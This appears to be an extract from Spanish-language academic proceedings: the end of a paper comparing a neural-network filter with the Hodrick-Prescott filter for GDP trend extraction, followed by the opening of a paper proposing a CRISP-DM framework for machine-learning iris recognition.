


Figura 17. Resultado de aplicar la Red a la serie sintética Cjto. Test N°: 554 (Tendencia)

Se observa el efecto del filtrado pues se puede comparar la serie filtrada (negro) con la serie limpia original sintética (azul), siendo la entrada a la red la serie con ruido (rojo). Esto no puede hacerse con las series reales a tratar pues sólo se dispone de la serie con ruido. Se aprecia que la reducción del ruido es estocástica, ya que hay puntos en los cuales la serie filtrada se aproxima a la limpia, alejándose de la sucia, pero hay puntos donde sucede lo contrario. Es destacable la extracción de tendencia. La serie sintética resultante, dada la aleatoriedad de amplitudes y fases de las componentes cíclicas, se aleja sensiblemente de la tendencia que le dio origen (verde). El extractor de tendencia logra reconocer este desvío y da una tendencia (magenta) que se corresponde con la realidad de la serie, bajo la hipótesis de que *la tendencia debe incluir las bajas frecuencias* según [2] y [12]. La componente cíclica original tiene una forma particular, debido a la aleatoriedad de sus componentes individuales que la incorpora, en parte, a la tendencia *real* de la serie. La Figura 18 muestra las componentes cíclicas original y extraída. La simple observación visual permite concluir que la componente cíclica extraída por la red, está mejor centrada sobre cero que la original.




Figura 18. Resultado de aplicar la Red a la serie sintética Cjto. Test N°: 554 (Componente Cíclica)

Se hizo un análisis con Transformada Rápida de Fourier de 256 elementos, con MATLAB®, empleando zero padding en los valores iniciales y finales pues sólo hay 57 valores útiles, y se obtuvo el espectro de la Figura 19.




Figura 19. Espectro de la componente cíclica correspondiente a la serie sintética Cjto. Test N°: 554

Las componentes coinciden con las empleadas para generar la serie sintética, dentro del margen de precisión dado por una FFT de pocos elementos, según evidencia la Tabla 4

Tabla 4. Comparación análisis de Fourier contra valores reales de la serie Cjto Test N°: 554

Análisis FFT	Componentes Sintéticos
Periodo (años)	Periodo (años)
23,27	22,88
8,82	9,08
3,55	3,54

El empleo de series sintéticas permitió este análisis: las componentes de frecuencia son conocidas a priori.

4-2- Comportamiento con datos reales de PBI

Se compararon los resultados de la RN contra los del filtro HP con $\lambda = 100$, correspondiente a datos anuales sobre datos de PBI de diversos países durante los años 1960 a 2016 inclusive, empleando los datos del Banco Mundial [10]. La Figura 20 presenta los datos para Argentina. Se destaca el efecto del filtrado, la curva negra es la salida del filtro, la cual es más suave que la curva original (verde).




Figura 20. PBI Argentina, 1960-2016. Comparac. RN vs. HP

Se han indicado cinco crisis bien identificadas, cuyos efectos se manifestaron en algún caso en el PBI del año siguiente, la Crisis de Deuda Latinoamericana de 1982; la de 1989, esencialmente local aunque disparada por el efecto Vodka de 1988, la de 1995 desencadenada por el efecto Tequila en 1994, la de 2001, esencialmente local, y la de 2008, de la “burbuja financiera” en Estados Unidos. Se observa que el valor filtrado disminuye el efecto de las mismas, sin por eso eliminarlo. La Figura 21 muestra el espectrograma comparativo de ambas componentes cíclicas, ambos obtenidos con FFT de 256 muestras.






Figura 21. PBI Argentina, 1960-2016. Comparación de los espectros de las componentes cíclicas, RN vs. HP

De la comparación de ambos espectros (RN rojo, HP azul) se desprende la coincidencia entre las componentes, salvo que la de más baja frecuencia, la de período de 31,6 años, no aparece en el filtro HP pues, según éste, forma parte de la tendencia. El filtro HP produce una componente de 2,5 años de período, de la cual no existe indicio en el espectro de la RN, y puede ser debida a la presencia de ruido en la componente cíclica según el modelo de la expresión (1-1). Entre las componentes 4 y 5 aparecen dos picos en la salida de la red y uno en el filtro HP que no se consideran pues su amplitud estaría dentro del nivel de ruido del espectro. La componente 3 de 6,7 años de período, parece ser un armónico de la componente 2, de 13,5 años de período.

La figura 22 presenta las curvas para Corea del Norte (donde el filtrado se nota sobre la Crisis Financiera Asiática de 1997) e Italia. Se observa en los dos gráficos que el



Corea del Sur



Italia

Figura 22. PBI Corea del Sur e Italia, 1960-2016. Comparación RN vs. HP

filtro HP lleva la tendencia a igualar o aproximar al valor real en los extremos. En cambio, la tendencia de la RN se comporta distinto en los extremos, responde más a una regresión sobre *todos* los valores, con lo que en los extremos se observa, en ciertas situaciones, un apartamiento importante del valor de la serie de datos. Esto se puede apreciar en aquellos países en los que a partir del 2010 hubo

un aplanamiento (Argentina) o un descenso en el PBI (Italia). En estos casos, la red da un valor de tendencia mayor que el filtro HP, lo cual parece ser más razonable, ya que una baja (o una alza) pronunciada y sostenida durante 5 o 6 años, no necesariamente debe afectar sensiblemente a la tendencia de los 50 o 55 años previos. En el caso de Italia, en la que el PBI bajó sensiblemente, el filtro HP devuelve una pronunciada caída de la tendencia, mientras que la red neuronal la reconoce pero no en forma tan sensible. Este efecto de borde hace que cuando se calcula la media de la componente cíclica del filtro HP dé un valor prácticamente cero, del orden de 10^{-14} a 10^{-16} sobre series normalizadas, mientras que la de la RN es del orden de 10^{-1} a 10^{-3} .

5-Conclusiones

En 2-1 se expusieron las críticas de [2] y [3] al filtro HP: a) el empirismo de λ , b) los problemas de bordes y c) que el ruido se subsume como parte de la componente cíclica.

La RN propuesta elimina parcialmente, en sentido estocástico, la componente de ruido, lo cual es una mejora respecto del punto c), la componente cíclica obtenida, no presenta o se atenuaron significativamente, componentes alta frecuencia que sí muestra el filtro HP.

La tendencia extraída por la red no se ve afectada sensiblemente por el comportamiento anómalo en los bordes, presentando un menor apego a los datos actuales de la serie y una mayor influencia de los datos previos. Hay una mejora respecto del punto b)

Finalmente, respecto del a), no hay parámetros que permitan manipular los resultados según presunciones previas. Igualmente esto no libera de la influencia del conocimiento ni de las intenciones previas, de hecho, al decidir la generación de datos sintéticos a partir de una tendencia conformada por un polinomio de 5° orden más una componente aleatoria de período entre 28 y 54 años, se está usando un conocimiento y un preconceito previo.

El trabajo, por otra parte, ha permitido presentar una prueba concreta del buen comportamiento del método de recirculación propuesto originalmente por Hinton & McClellan para entrenamiento de AE en su aplicación a DAE's sin uso de regresión. Su modelado desde el punto de vista de sistema de control realimentado, tema que merece ser profundizado, es una explicación plausible de la eficacia del método.

Se ha verificado, coincidentemente con diversos trabajos, que es posible filtrar y suavizar aumentando la capacidad de la representación intermedia en lugar de disminuirla como es lo normalmente esperado.

Los datos sintéticos, de uso extendido, [25], [26], han demostrado ser útiles para el entrenamiento supervisado de RN, pues se puede disponer de la cantidad deseada de patrones y al ser conocidos en su estructura, permite, además realizar un análisis a posteriori del "rendimiento" o "eficacia" de la red comparando los resultados obtenidos. Pero hay una premisa que no debe ser ignorada: *los datos sintéticos deben ser generados respondiendo a un modelo que represente exactamente al verdadero proceso de generación de datos*. Si no es así, si el modelo no representa

el proceso real, y responde, a una percepción posiblemente errónea o intencionada del modelista, la red aprenderá perfectamente a responder (extraer tendencia y componente cíclica en el caso aquí presentado) a un sistema que no es el real al que se lo quiere aplicar. El uso ideológico del modelo, particularmente pertinente a los modelos económicos, se trata en [27], y muestra de ello son los primeros párrafos de [1].

La red puede ser empleada para cualquier tipo de variables econométricas, evolución de salarios, precio de acciones, etc., así como para otras áreas en las que sea requerido extraer una tendencia y una componente cíclica enmascaradas con ruido, por ejemplo, procesamiento de señales biológicas, de vibraciones mecánicas, identificación de sistemas.

Presenta como ventaja el no tener efectos de borde ya que no hay que desechar valores o crear valores iniciales ficticios como es el caso del filtro HP, siendo su principal desventaja el hecho de que debe ser entrenada nuevamente con cada nuevo valor que se agregue a la serie.

Como trabajo futuro, se preve extender esta idea a sistemas multivariados, buscando esencialmente encontrar relaciones entre distintas variables econométricas.

Referencias

- [1] Hodrick R., Prescott E., (1981, 1997) “*Postwar U.S. Business Cycles: An Empirical Investigation*”, Journal of Money, Credit and Banking, Vol. 29, No. 1 (Feb., 1997), pp. 1-16, Blackwell Publishing- Primera publicación: 1981. <http://www.jstor.org/stable/2953682>
- [2] Ahumada H. y Garegnani M.L. (1999) “*Hodrick-Prescott Filter in Practice*”. IV Jornadas de Economía Monetaria e Internacional (La Plata, 1999) <http://sedici.unlp.edu.ar/handle/10915/3745>
- [3] Hamilton (2016) “*Why You Should Never Use the Hodrick-Prescott Filter*”. Department of Economics, UC San Diego. <https://data.worldbank.org/>
- [4] Feller, W.; (1971). “*An Introduction to Probability Theory and Its Applications*”, Vol 2. John Wiley & Sons. ISBN 10: 0471257095 / ISBN 13: 9780471257097
- [5] Chen J. F., Chen W. L., Huang C. P. (2016) “*Financial Time-series Data Analysis using Deep Convolutional Neural Networks*” 2016 - 7th International Conference on Cloud Computing and Big Data
- [6] Thinsungnoen T., Kerdprasop K., Kerdprasop N. (2017) “*A Deep Learning of Time Series for Efficient Analysis*”. International Journal of Future Computer and Communication, Vol. 6, No. 3, September 2017. Pág. 123-127
- [7] Zhiguang W., Oates T. (2015). “*Imaging Time-Series to Improve Classification and Imputation*”. University of Maryland. <https://www.researchgate.net/publication/277603742>
- [8] Hinton y McClelland (1988). “*Learning representations by recirculation*”. NIPS'87, Proceedings of the 1987 International Conference on Neural Information Processing Systems. Pages 358-366. MIT Press Cambridge, MA, USA ©1987
- [9] Korotayev, A., Tsirel, S. (2010) “*A Spectral Analysis of World GDP Dynamics: Kondratieff Waves, Kuznets Swings, Juglar and* *Kitchin Cycles in Global Economic Development, and the 2008-2009 Economic Crisis*”. Structure and Dynamics, Volume 4 Issue 1. ISSN 1554-3374 <https://escholarship.org/uc/item/9jv108xp>
- [10] <https://data.worldbank.org/>
- [11] <https://www.rug.nl/ggdc/historicaldevelopment/maddison/>
- [12] Kidland, G.; Prescott, E. (1990). “*Business Cycles: Real Facts and a Monetary Myth*” Federal Reserve Bank of Minneapolis. Quarterly Review. Spring 1990.
- [13] Goodfellow I., Bengio J., Courville A. (2016) “*Deep Learning*” MIT Press <http://www.deeplearningbook.org>
- [14] Hertz J., Krogh A., Palmer R. (1991) “*Introduction to the Theory of Neural Computation*”, Lecture Notes Volume I. Santa Fe Institute Studies in the Science of Complexity. Addison – Wesley Publishing Company. ISBN: 0-201-51560-1
- [15] Vincent P., Larochelle H., Bengio Y., Pierre-Antoine Manzagol P.A. (2008) “*Extracting and Composing Robust Features with Denoising Autoencoders*”. ICML '08. Proceedings of the 25th international conference on Machine learning Pages 1096-1103. Helsinki, Finland — July 05 - 09, 2008 ACM New York, NY, USA ©2008 https://www.iro.umontreal.ca/~vincentp/Publications/denoising_autoencoders_tr1316.pdf
- [16] Rifai S., Vincent P., Muller X., Glorot X., Bengio Y., (2011) “*Contractive Auto-Encoders: Explicit Invariance During Feature Extraction*”. ICML '11 Proceedings of the 28th. International Conference on International Conference on Machine Learning. Pages 833-840. Bellevue, Washington, USA — June 28 - July 02, 2011. ISBN: 978-1-4503-0619-5 http://www.iro.umontreal.ca/~lisa/pointeurs/ICML2011_explicit_invariance.pdf
- [17] Rifai S., Bengio Y., Mesnil G., Vincent P., Muller X., Dauphine Y., Glorot X., (2011 b) “*Higher Order Contractive Auto-Encoder*” In: Gunopulos D., Hofmann T., Malerba D. Vazirgiannis M. (eds) Machine Learning and Knowledge Discovery in Databases. ECML PKDD 2011. Lecture Notes in Computer Science, vol 6912. Springer, Berlin, Heidelberg https://www.researchgate.net/publication/215616971_Higher_Order_Contractive_Auto-Encoder
- [18] Abramson, Norman (1964). “*Teoría de la Información y Codificación*”. Editorial Paraninfo. Madrid. ISBN 84-283-0232-4
- [19] Doi, E, Balcan D.; Lewicky M. (2006). “*A theoretical Analysis of Robust Coding over Noisy Overcomplete Channels*” Carnegie Mellon University, Pittsburgh, PA.
- [20] Ying, K.; Zhenhua, Y.; Baxley, R.J. y Thong Zhou G., (2014). “*Optimization of Signal to Noise and Distortion Ratio for Dynamic Range Limited Nonlinearities*”. Georgia Institute of Technology, Atlanta, GA.
- [21] Bussgang, J.J. (1952). “*Crosscorrelation functions of amplitude-Distorted Gaussian Signals*”. Technical Report N° 126 – March, 1952. Research Laboratory of Electronics. M.I.T. Cambridge, MA.
- [22] Neal, B; Mittal, S.; Baratin, A.; Vinayak, T.; Matthew Scicluna, M; Lacoste-Julien, S.; Ioannis Mitliagkasy, I. (2019) “*A Modern Take on the Bias-Variance Tradeoff in Neural Networks*” CIFAR, Université de Montreal. <https://arxiv.org/abs/1810.08591>
- [23] Geman, S.; Bienenstock, E.; Dousart, R. (1992). “*Neural Networks and the Bias/Variance Dilemma*”. Division of Applied Mathematics, Brown University, Providence, RI., Ecole

Supérieure de Physique et de Chimie Industrielles de la Ville de Paris

[24] Doi, E; Lewicky M. (2005). "*Sparse Coding of Natural Images Using an Overcomplete Set of Limited Capacity Units*" Carnegie Mellon University, Pittsburgh, PA.

[25] Capelli, R. (2004) "*SFinGe: an Approach to Synthetic Fingerprint Generation*"

<https://www.researchgate.net/publication/266278652>

[26] Barse, E.,L.;Kvarnström, H.; Erland Jonsson, E.(2003)."Synthesizing Test Data for Fraud Detection Systems". Department of Computer Engineering - Chalmers University of Technology. 412 96 Göteborg, Sweden

[27] Badiou, A.(2007) "*El concepto de modelo*". La Bestia equilátera, Buenos Aires, 2009. ISBN 978-987-24936-2-5

Machine Learning en biometría: adaptación de la metodología CRISP-DM en un sistema de reconocimiento biométrico.

Silvia Ruiz¹, Carlos Alvez¹, Graciela Etchart¹, Ernesto Miranda¹, Juan Aguirre¹, Fabián Frola¹, Kevin Inda²

Facultad de Ciencias de la Administración (UNER)

¹{silvia.ruiz, carlos.alvez, graciela.etchart, ernesto.miranda, juan.aguirre, fabian.frola}@uner.edu.ar, ²{indakevin92}@gmail.com

Resumen

El uso de Machine Learning en los sistemas de reconocimiento biométrico supone un paso enorme en la evolución tecnológica. En el presente trabajo se exploran diferentes trabajos relacionados a la aplicación de mecanismos de Machine Learning en los sistemas de reconocimiento biométrico mediante iris, los cuales han logrado resultados exitosos en los últimos años. Como objetivo principal se propone un marco metodológico en base a CRISP-DM, el estándar de facto más utilizado para desarrollar proyectos de Machine Learning en la actualidad. Como trabajo futuro se plantea profundizar en las fases de preparación de los datos y modelado, consideradas esenciales para el éxito de un sistema de reconocimiento biométrico.

Palabras claves: biometría, Machine Learning, CRISP-DM

1. Introducción

Hoy en día los sistemas de identificación de personas se han convertido en una necesidad para la sociedad. A medida que avanza la tecnología y la aplicación de la misma en entornos tanto de ocio o comodidad como de seguridad, la evolución en desarrollo biométrico es muy grande. Los sistemas de identificación o verificación tradicionales (tarjetas o claves) se han ido sustituyendo por sistemas automáticos de reconocimiento biométrico. Los sistemas de reconocimiento biométrico usan características fisiológicas o de comportamiento propias de cada individuo para identificarlo, es decir, se reconoce al usuario por lo que es en lugar de por lo que tiene o sabe [1]. Los rasgos fisiológicos presentan una reducida variabilidad a lo largo del tiempo, pese a que su adquisición es más invasiva y requiere de la cooperación de los sujetos. Por el contrario, los rasgos de comportamiento resultan menos invasivos, aunque la exactitud de la identificación es menor debido a la variabilidad de los patrones de comportamiento. Debido a las características únicas y estables del patrón de iris, la identificación personal basada en éste patrón se ha convertido en una de las técnicas más confiables. El iris es

la parte coloreada del ojo que es visible cuando el ojo está abierto. El iris se puede ver alrededor de la pupila y dentro de la esclerótica como muestra la Figura 1.




Figura 1: Localización del iris.

Un sistema biométrico es esencialmente un sistema de reconocimiento de patrones que opera adquiriendo datos biométricos de un individuo, extrayendo un conjunto de características de los datos adquiridos y comparando este conjunto de características con la plantilla establecida en la base de datos. El esquema de la Figura 2, representa el proceso de un sistema de reconocimiento biométrico de iris. El primer paso captura la imagen y el segundo la reconoce, realiza el preprocesamiento y la extracción de características. La etapa de segmentación es muy importante ya que si el iris no es correctamente localizado las etapas posteriores utilizarán datos erróneos, el código generado contendrá errores y el rendimiento del sistema será muy bajo. La etapa de normalización tiene como objetivo obtener una imagen del iris que sea independiente del tamaño de la pupila y permita la comparación entre diferentes iris. Los valores de las características son almacenados en la base de datos como plantillas biométricas. Luego, la toma de decisión se realiza clasificando la entrada dada con las plantillas biométricas en la base de datos.

Dependiendo del contexto de la aplicación, un sistema biométrico puede operar en modo de verificación o en modo de identificación. En el modo de verificación se realiza una comparación uno a uno y se utiliza normalmente para el reconocimiento positivo, donde el objetivo es evitar que varias personas utilicen la misma

identidad [2]. En el modo de identificación, el sistema reconoce a un individuo buscando una coincidencia en las plantillas de todos los usuarios en la base de datos. Por lo tanto, el sistema realiza una comparación de uno a muchos para establecer la identidad de un individuo sin que el sujeto tenga que reclamar una identidad. La identificación es un componente crítico en las aplicaciones de reconocimiento negativo donde el sistema establece si la persona es quien (implícita o explícitamente) niega ser. El propósito del reconocimiento negativo es evitar que una sola persona use múltiples identidades.




Figura 2: Esquema de un sistema de reconocimiento biométrico de iris.

Según Prabhakar et al.[3], cualquier rasgo fisiológico o de comportamiento humano puede servir como característica biométrica siempre que satisfaga los requisitos de universalidad, distintividad, permanencia y medible. Un sistema biométrico permite reconocer a una persona en base a un vector de características fisiológicas o conductuales específicas que posee la persona. Sin embargo, para un sistema biométrico práctico, también debemos considerar cuestiones de rendimiento y aceptabilidad. En otras palabras, un sistema práctico debe cumplir con los requisitos de precisión, velocidad y recursos, y debe ser inofensivo para los usuarios, aceptado por la población destinataria y suficientemente robusto para varios métodos y ataques fraudulentos.

Un sistema de reconocimiento de iris enfrenta diferentes desafíos en las etapas de segmentación de las regiones del iris, la extracción de las características requeridas, el formato de almacenamiento de datos, las técnicas para clasificar, el rendimiento y la velocidad. En este sentido, los distintos mecanismos de Machine Learning han contribuido a mejorar la precisión de diferentes datos biométricos en los sistemas de reconocimiento en los últimos años, especialmente en lo que se refiere a los aspectos de seguridad [4,5]. Los mecanismos de Machine Learning que se destacan principalmente son deep learning y las redes neuronales [6,7] en cuanto a que han contribuido a mejorar la

precisión de diferentes sistemas biométricos tales como rostro, iris, oído, voz, firma, etc. en los últimos años [8,9].

Por otro lado, cuando se lleva a cabo un proyecto de cualquier índole, es necesario planificar las actividades a desarrollar, utilizar técnicas y herramientas que sirvan de guía para su desarrollo. Actualmente, existen diferentes metodologías que son muy utilizadas en los proyectos de Machine Learning/Data Mining tales como: KDD (Knowledge Discovery in Databases), CRISP-DM (Cross Industry Standard Process for Data Mining) y SEMMA (Sample, Explore, Modify, Model, and Assess) [10,11]. El uso de una metodología permite agilizar el desarrollo de un proyecto e incrementa la calidad de los datos y los resultados obtenidos.

En base a la investigación bibliográfica realizada, se observa que, si bien la metodología CRISP-DM es muy utilizada en distintos proyectos de Machine Learning/Data Mining [12], no se ha profundizado específicamente el uso de la misma en proyectos biométricos de reconocimiento de iris a través de mecanismos de Machine Learning. Es por ello que, en el presente trabajo se propone un marco metodológico basado en la metodología CRISP-DM cuyos objetivos principales son:

- Explorar y analizar los fundamentos teóricos, técnicas y herramientas de los distintos modelos de Machine Learning.
- Analizar el uso de los distintos mecanismos de Machine Learning en los sistemas de reconocimiento biométricos mediante iris.
- Realizar un estudio exploratorio de las metodologías más utilizadas en proyectos de Machine Learning.
- Proponer un marco metodológico que constituya una guía en base a las distintas fases, subfases y actividades de la metodología CRISP-DM para utilizar en el proceso de reconocimiento biométrico mediante iris utilizando mecanismos de Machine Learning.

Este trabajo está organizado de la siguiente manera: en la sección 2 se detallan los principales trabajos relacionados a los sistemas biométricos y el uso de técnicas de Machine Learning. Además se realiza una revisión bibliográfica de las distintas metodologías utilizadas como guía en proyectos de Machine Learning, especialmente relacionados a su aplicación en los sistemas biométricos mediante iris. En la sección 3 se describen brevemente las fases de la metodología CRISP-DM. En la sección 4 se presenta una propuesta inicial de un marco metodológico para sistemas de reconocimiento biométrico mediante Machine Learning basado en CRISP-DM. Por último, en la sección 5 se exponen conclusiones y trabajos futuros.

2. Trabajos relacionados

El reconocimiento del iris es un campo relativamente joven, los primeros resultados significativos fueron obtenidos por Daugman en [13], donde se desarrollan los métodos matemáticos y las técnicas necesarias para codificar e identificar el iris humano de manera eficiente.

Sin embargo, los avances en este campo han sido muy rápidos y efectivos. Los enfoques para explotar las técnicas de Machine Learning son aún más recientes pero han demostrado un creciente interés de la comunidad científica. En la presente sección se expone una revisión de las investigaciones más recientes relacionadas a la aplicación de las técnicas de Machine Learning en biometría, específicamente en el reconocimiento del iris. Además, se realiza un estudio exploratorio del uso de marcos metodológicos para este tipo de proyectos.

En [14] se realiza un resumen de distintos trabajos relacionados a la aplicación de las técnicas de Machine Learning en el reconocimiento del iris. De este relevamiento surge que las técnicas más utilizadas son: SVM (Máquina de Vector de Soporte), WPNN (Redes Neuronales Probabilísticas Ponderadas), BPNN (Redes Neuronales de Retro propagación) y RBFNN (Redes Neuronales con Función de Base Radial).

Los mecanismos de deep learning se destacan como la nueva frontera del aprendizaje automático. Este enfoque tiene el potencial de resolver todos los problemas que se presentan con las demás técnicas. En [15] se destaca como los algoritmos de deep learning han contribuido a mejorar la precisión de diferentes sistemas biométricos y se realiza una investigación de los trabajos más relevantes. Específicamente en cuanto a reconocimiento de iris se detallan los conjuntos de datos más comúnmente utilizados (CASIA¹, UBIRIS², etc.) y las técnicas de Machine Learning que se aplican actualmente: SVM y red neuronal convolucional. En [16] se presenta un resumen con la representación teórica y las metodologías básicas de técnicas de Machine Learning como SVM, KNN (vecinos k-más cercanos), árboles de decisión, redes bayesianas, agrupación, HMM (Modelo Ocultos de Markov) y redes neuronales.

En la mayor parte de estos documentos relevados se discuten algunos de los principales desafíos al utilizar estos modelos para el reconocimiento biométrico, y las posibles direcciones futuras de investigación hacia las cuales se dirige esta área. En [17] se realiza una revisión de las principales metodologías y modelos de proceso para extraer conocimiento a partir de los datos. Se destacan 2 enfoques: Descubrimiento de conocimientos en bases de datos (KDD) [18, 19] y la metodología de referencia CRISP-DM [20]. El resto de los enfoques detallados se basan en ellos. La figura 3 muestra un diagrama de la evolución de los diferentes modelos y metodologías de procesos de DM (Data Mining) y KD (Knowledge Discovery). En [21] se propone el desarrollo de un sistema de asistencia a través del reconocimiento facial. En el mismo se utiliza el algoritmo Faster Región Convolutional Neural Network (FRCNN) para describir el método de detección y reconocimiento de la cara en tiempo real. Como marco metodológico del proyecto se emplea un método híbrido entre CRISP-DM y el enfoque de programación modular de los métodos de diseño orientado

a objetos (OODM). Se destaca CRISP-DM en cuanto constituye un enfoque de ciencia de los datos iterativo, sistemático y estandarizado.

3. Metodología CRISP-DM

CRISP-DM tiene como objetivo proporcionar a cualquier persona un plan completo para realizar un proyecto de minería de datos. Aunque la minería de datos no es el término común que se utiliza hoy en día, es válido para cualquier proyecto que aplique métodos científicos para extraer valor de los datos, incluido el aprendizaje automático [10]. A pesar de tener más de 20 años [11], sigue siendo el estándar de facto para desarrollar proyectos de minería de datos y Machine Learning. Las razones por las que se propone el uso de CRISP-DM como base son múltiples. CRISP-DM es el modelo de referencia más completo de minería de datos en términos de satisfacer las necesidades de los proyectos y se ha convertido en la metodología más utilizada para proyectos de Machine Learning y minería de datos, según las encuestas del sitio web KDnuggets3 (Figura 4)




Figura 4: Uso de las metodologías de acuerdo al sitio kdnuggets.com

Aunque CRISP-DM no parece mantenerse⁴, las fases y actividades propuestas siguen siendo una buena guía para el proceso de descubrimiento de conocimientos. De hecho, el interés por CRISP-DM sigue siendo alto en comparación a otros modelos.

CRISP-DM, está dividida en 4 niveles de abstracción organizados de forma jerárquica (Figura 5) en tareas que van desde el nivel más general, hasta los casos más específicos y organiza el desarrollo de un proyecto de Machine Learning/DataMining, en una serie de seis fases. La sucesión de fases no es necesariamente rígida. Cada fase es estructurada en varias tareas generales de segundo nivel. Las tareas generales se proyectan a tareas específicas, donde finalmente se describen las acciones que deben ser desarrolladas para situaciones específicas. En la Figura 6, se observan las fases de la metodología. Siempre se requiere moverse hacia adelante y hacia atrás entre las diferentes fases. El resultado de cada fase determina qué fase, o tarea particular de una fase, debe

¹ <http://www.cbsr.ia.ac.cn/IrisDatabase.htm>

² <http://iris.di.ubi.pt/ubiris2.html>

³ <https://www.kdnuggets.com/>

⁴ El sitio web crisp-dm.org no está activo.

